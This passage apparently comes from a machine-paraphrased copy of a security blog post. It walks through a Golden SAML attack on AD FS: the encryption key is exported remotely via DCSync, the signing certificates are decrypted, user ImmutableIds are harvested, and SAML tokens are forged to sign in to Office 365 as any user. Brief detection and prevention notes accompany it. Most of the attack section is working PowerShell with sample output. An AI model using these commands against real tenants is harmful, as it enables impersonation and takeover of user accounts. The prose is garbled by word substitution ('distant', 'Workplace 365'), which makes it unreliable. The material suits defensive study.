
Monitoring creation of recent providers, particularly these working as AD FS service account, helps to detect execution of this system.
Stopping
Exporting the encryption key regionally can’t be absolutely prevented, however the limiting entry to a minimal would cut back the assault floor.
Distant
Exporting the encryption key remotely is utilizing DCSync. As such, the credentials with listing replication rights are wanted, however the precise export may be carried out from any laptop.
Additionally the thing guid of the DKM object is required.

# Save credentials to a variable
$cred = Get-Credential

# Export encryption key remotely and retailer to variable
$ADFSKey = Export-AADIntADFSEncryptionKey -Server dc.firm.com -Credentials $cred -ObjectGuid "930e004a-4486-4f58-aead-268e41c0531e"
Detecting

Technically, the encryption secret’s fetched utilizing DCSync. As such, it can generate occasion id 4662 to Safety log. Nevertheless, the entry to DKM container is NOT detected.
Stopping
In follow, exporting the encryption key remotely can’t prevented, however limiting the replication rights would cut back the assault floor.
After exporting the configuration and encryption key, we’re able to decrypt the AD FS certificates. As we are able to see from the configuration xml, it contains certificates for Signing Token (line 42) and Encryption Token (line 32).
Additionally “extra” certificates for signing token (line 21) and encryption token (line 9) are included. These extra certificates are (normally) generated routinely, when the at the moment used
certificates getting close to their expiration date. If the extra certificates are identical than “present” certificates, they aren’t exported.
To export AD FS certificates to the present listing:
# Export AD FS certificates
Export-AADIntADFSCertificates -Configuration $ADFSConfig -Key $ADFSKey
If you’re working this on AD FS server, you possibly can omit the parameters:
# Export AD FS certificates on AD FS server
Export-AADIntADFSCertificates
To take advantage of the Azure AD with the exported AD FS signing certificates, we have to know:
- The issuer URI of the AD FS service
- ImmutableId of the person we need to login as
First, lets get the issuer URI. It may be fetched from the Azure AD or from the AD FS server.
To get the issuer URI from Azure AD utilizing MsOnline PS module:
# Get the issuer URI
$Issuer = (Get-MsolDomainFederationSettings -DomainName <area>).IssuerUri
To get the issuer URI from the AD FS server:
# Get the issuer URI
$Issuer = (Get-ADFSProperties).Identifier.OriginalString
Be aware: If AD FS is configured utilizing Azure AD Join, the OriginalString might NOT equal to issuer uri registered to Azure AD!
Subsequent, we want the ImmutableId of the person we need to logon as. The ImmutableId can be fetched from the Azure AD or from on-prem AD (ImmutableId is Base64 encoded ObjectGuid of the person’s on-prem AD account).
To get customers and immutable id’s from Azure AD utilizing MsOnline PS module:
# Get ImmutableIds
Get-MsolUser | choose UserPrincipalName,ImmutableId
To get customers and immutable id’s from on-prem AD utilizing AzureAD PS module:
# Get ImmutableIds
Get-ADUser -Filter * | choose UserPrincipalname,@{Title = "ImmutableId" ; Expression = { "$([Convert]::ToBase64String(([guid]$_.ObjectGuid).ToByteArray())) "}}
UserPrincipalname ImmutableId
----------------- -----------
[email protected] Ryo4MuvXW0muelHOefJ9yg==
[email protected] Eo+jOAQegUi6rEy8+Yu1Rg==
[email protected] cl/bTG5zJku9VynOaXYaeQ==
[email protected] iZaESRicxECDk5bN7gZhPg==
[email protected] iGyyi+gq40u409PXjE3yRg==
[email protected] QpHd34ay4UKo0whX6hui3g==
[email protected] 31YCEbfrMUCefem7zlPYTg==
[email protected] jyEyYWLzKkSpq3bERRG+PQ==
[email protected] xTuqzBwFbUePyPGRRA1R4g==
[email protected] VlUqJm8rrUeAhrhJGIhYsQ==
[email protected] J1OAD14fgEWTMjLqQL5+/g==
Now we are able to login as any person whose ImmutableId is understood. The next command will open a Chrome browser and log the person routinely in.
# Open Workplace 365 portal because the given person
Open-AADIntOffice365Portal -ImmutableID iZaESRicxECDk5bN7gZhPg== -PfxFileName .ADFS_signing.pfx -Issuer $Issuer -Browser Chrome
We are able to additionally use the identical info to get entry token to any Workplace 365/Azure AD service we like:
# Create a SAML token
$saml = New-AADIntSAMLToken -ImmutableID iZaESRicxECDk5bN7gZhPg== -PfxFileName .ADFS_signing.pfx -Issuer $Issuer

# Get entry token for Outlook
Get-AADIntAccessTokenForEXO -SAMLToken $saml -SaveToCache
Tenant Person Useful resource Consumer
------ ---- -------- ------
112d9bdc-b677-4a5f-8650-2948dbedb02f [email protected] https://outlook.office365.com d3590ed6-52b3-4102-aeff-aad2292ab01c
On this weblog submit, I launched numerous methods the way to export AD FS configuration knowledge and encryption key to extract the AD FS certificates. Corresponding detection and prevention
methods have been additionally launched.










+ There are no comments
Add yours